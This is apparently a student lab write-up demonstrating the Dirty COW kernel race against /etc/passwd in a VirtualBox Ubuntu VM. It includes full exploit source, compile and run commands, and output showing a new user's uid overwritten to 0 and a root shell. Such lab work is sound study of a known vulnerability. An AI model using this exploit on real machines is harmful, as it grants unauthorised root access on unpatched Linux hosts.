


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
10:45 AM iresh
iresh@iresh-VirtualBox: ~

```
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
iresh@iresh-VirtualBox:~$ sudo adduser siri
Adding user `siri' ...
Adding new group `siri' (1001) ...
Adding new user `siri' (1001) with group `siri' ...
Creating home directory `/home/siri' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
```

Fig. 30 adding new user


Then enter a password and setup the user data .


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:47 AM iresh
Dash home
iresh@iresh-VirtualBox: ~

```
Try again? [y/N] y
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for siri
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
iresh@iresh-VirtualBox:~$
```

Fig. 31 enter user data

After that check the passwd file and we can see the new user created named siri



```
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/
bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
iresh:x:1000:1000:iresh,,,:/home/iresh:/bin/bash
siri:x:1001:1001:,,,:/home/siri:/bin/bash
```

Fig. 32 details of new user in passwd file including user id

Then we need to get root privilege for user siri by changing 3rd field value replacing with zeros.We cannot directly change this file so we use the dirty cow attack to achieve this goal.

First we need to modify our previous code with some changes .changes are highlighted.

Code :


```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;


  int f=open("/etc/passwd", O_RDONLY); //targeted file name

  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  char *position = strstr(map, "1001"); //position finding which user
contains user id 1001


  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000"; //modify
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {

    lseek(f, offset, SEEK_SET);
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Then code should compile and execute the code.by using

gcc -o cow_attack cow_attack -lpthread

to execute

./cow_attack




ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Ed File Edit View Search Tools Documents Help
10:52 AM iresh
iresh@iresh-VirtualBox: ~
*cow_attack.c (~) - gedit
Open Save Undo
*cow_attack.c
C Tab Width: 8 Ln 42, Col 23 INS

```
passwd: password updated successfully
Changing the user information for siri
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
^C
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
```


```
  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
```

Fig. 33 modifing previous c program


*cow_attack.c (~) - gedit
Open
Save
Undo
*cow_attack.c
C ▾ Tab Width: 8 ▾ Ln 20, Col 26 INS

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
```


Fig. 34 changes of new code(highlighted)


*cow_attack.c (~) - gedit
Open
Save
Undo
*cow_attack.c
C ▾ Tab Width: 8 ▾ Ln 42, Col 23 INS

```
  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
```


Fig. 35 changes of new code(highlighted)

Wait couple of seconds and stop the code executing using Ctrl +C and check the etc/passwd file


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
10:55 AM iresh
iresh@iresh-VirtualBox: ~

```
Is the information correct? [Y/n] y
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
^C
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function ‘main’:
cow_attack.c:31:46: warning: cast to pointer from integer of differe
nt size [-Wint-to-pointer-cast]
cow_attack.c: In function ‘madviseThread’:
cow_attack.c:56:19: warning: cast from pointer to integer of differe
nt size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
^C
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
```

Fig. 36 check after the execution of c code




```
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/
bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
iresh:x:1000:1000:iresh,,,:/home/iresh:/bin/bash
siri:x:0000:1001:,,,:/home/siri:/bin/bash
```

Fig. 37 after the excution of cow attack view of passwd file and user id of siri which we created user

We can see now user id of siri are zeros this user has root privilege .

User id modified to zeros is the successfulness of this attack and attacker can get the root privilege of the system.

Fig. 38 details of siri user id and access controls


ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Termin File Edit View Search Terminal Help
2:42 PM iresh
root@iresh-VirtualBox: /home/iresh

```
iresh@iresh-VirtualBox:~$ su sirii
Password:
root@iresh-VirtualBox:/home/iresh# id
uid=0(root) gid=1002(sirii) groups=0(root),1002(sirii)
root@iresh-VirtualBox:/home/iresh#
```

References

[1] M. J. Haber, "Beyond trust," [Online]. Available: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained.

[2] Jake Wilson and Nimesha (Nim) Jayawardena, "toronto.edu," [Online]. Available: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/index.html.

[3] UNKNOWN, "wikipedia," [Online]. Available: https://en.wikipedia.org/wiki/Dirty_COW.

[4] H. Virdo, "www.digitalocean.com," [Online]. Available: https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-dirty-cow-linux-vulnerability.

- **https://www.youtube.com/channel/UCm1DVKEuKeDpCAUXn4pU4QQ**
- **https://www.youtube.com/watch?v=PCKhmPTDurg**
- **https://web.ecs.syr.edu/~wedu/seed/Labs_12.04/Software/Dirty_COW/files/cow_attack.c**
- **https://www.youtube.com/watch?v=CQcgz43MEZg**
- **https://www.youtube.com/watch?v=-nqDxuqKRYw&t=240s**
- **https://www.youtube.com/watch?v=dpvRaCR0ZWU**